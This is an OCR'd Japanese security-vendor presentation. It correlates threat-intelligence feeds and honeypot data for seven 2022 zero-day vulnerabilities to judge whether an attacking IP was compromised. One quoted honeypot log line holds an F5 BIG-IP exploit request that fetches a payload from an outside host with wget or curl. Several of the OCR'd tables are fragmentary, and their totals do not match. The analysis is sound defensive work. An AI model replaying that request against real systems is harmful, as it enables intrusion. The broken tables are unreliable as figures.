
■①～⑦のゼロデイ脆弱性(7件)について調べてみる

=SecureGRID Portalを使って情報収集と脅威動向の調査=

① F5 Big-IPの脆弱性(CVE-2022-1388)
② Atlassian Confluenceの脆弱性(CVE-2022-26134)
③ VMwareの脆弱性(CVE-2022-22954)
④ Apache APISIXの脆弱性(CVE-2022-24112)
⑤ Zyxel Firewall/VPNの脆弱性(CVE-2022-30525)
⑥ ProxyNotShell(CVE-2022-41040/CVE-2022-41082)
⑦ Fortinet製品における認証回避の脆弱性(CVE-2022-40684)

SecureGRID活用事例

■今回実施した調査の流れ



SecureGRID活用事例

■SecureGRIDと当社データの脆弱性別ヒット調査結果(11/2時点)

	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
GEO-MISP	472	108	164		114	400		1654
IPA-MISP	4							4
LAC-MISP	54		30	266	188			32
その他MISP	7		10	7	7		1	538
当社OSINT	92	22	136	193	105	2180	0	2728
当社研究データ	58	12		3	1		1	75
JSOC他	1104	599	915	1779	480	227	9	5113
総計	1791	741	1255	2248	895	2807	11	10144

SecureGRID活用事例

■その1: GEO-MISPのヒット結果から追跡


	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
GEO-MISP	472	108	164		114	400		1654
IPA-MISP	4							4
LAC-MISP	54			266	188			32
その他MISP								538
当社OSINT								728
当社研究データ								75
JSOCデータ他								113
総計								144


- 全体でVPS/CloudとTorが大半(6:4)
- ③のヒットの中に、「Paid Proxy」に該当するIPが１件出てきたが、他ではヒットしなかった

SecureGRID活用事例

■その2: IPA-MISPのヒット結果から追跡

	①F	Fortinet	総計
GEO-MISP			1654
IPA-MISP			4
LAC-MISP			32
その他MISP			1 538
当社OSINT			
当社研究データ			
JSOCデータ他	11		
総計	17		





SecureGRID活用事例

■その2: IPA-MISPのヒット結果から追跡(続き)

	①F5 Big-IP	②Atlassian	③VMware	④Apache	⑤Zyxel	⑥ProxyNotShell	⑦Fortinet	総計
GEO-MISP	472	108	164		114	400		1654
IPA-MISP	4							
LAC-MISP	54							
その他MISP	7							
当社OSINT	92			193	105	2180	0	2728
当社研究データ	58	12		3	1		1	75
JSOCデータ他	1104	599	915	1779	480	227	9	5113
総計	1791	741	1255	2248	895	2807	11	10144

- 同じIP_Aが、「JSOCデータ他」でヒットしていたので、詳細を確認してみた

SecureGRID活用事例

■その2: IPA-MISPのヒット結果から追跡(続き)

	①F5 Big-IP	②						
GEO-MISP	472							
IPA-MISP	4							
LAC-MISP	54							
その他MISP	7							
当社OSINT	92							
当社研究データ	58	12			1		1	75
JSO								5113
総計	1791	741	1255	2248	895	2807	11	10144

すると…

- 同じIP_Aで、**5/21,22**に①F5 BIG-IPの脆弱性悪用のイベントを検知していた
- ハニーポットの観測日はいつだったか？を確認してみた→その結果、**5/22**に観測していた

117.[redacted],POST /mamt/tm/util/bash HTTP/1.1,"{""command"":""run"",""utilCmdArgs"":""-c wget -q http://106.[redacted]/big || curl http://106.[redacted]/big""}","User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36",2022-05-22T10:30:33+0900

■その2: IPA-MISPのヒット結果から追跡(続き)

3つのイベントの相関関係

	IPアドレス	観測日	攻撃元IPアドレス	検知内容
当社ハニーポット	IP_A	5/22	IP_A	F5 Big-IPの脆弱性悪用の試行
IPA-MISP	IP_A	5/21,22	IP_A	観測に占有しているIPアドレス群にTCP80番ポートへのアクセス
JSOCデータ他	IP_A	5/21,22	IP_A	F5 Big-IPの脆弱性悪用の試行

VTでは曖昧な結果(1/96)だったが、 複数のデータソースの結果から、「当時IP_Aのホストは侵害されている可能性が高い」として、確度の高い情報として扱うことができそうだ。

05 まとめ

まとめ

■サイバー攻撃における“情報連携の羅針盤”をめざす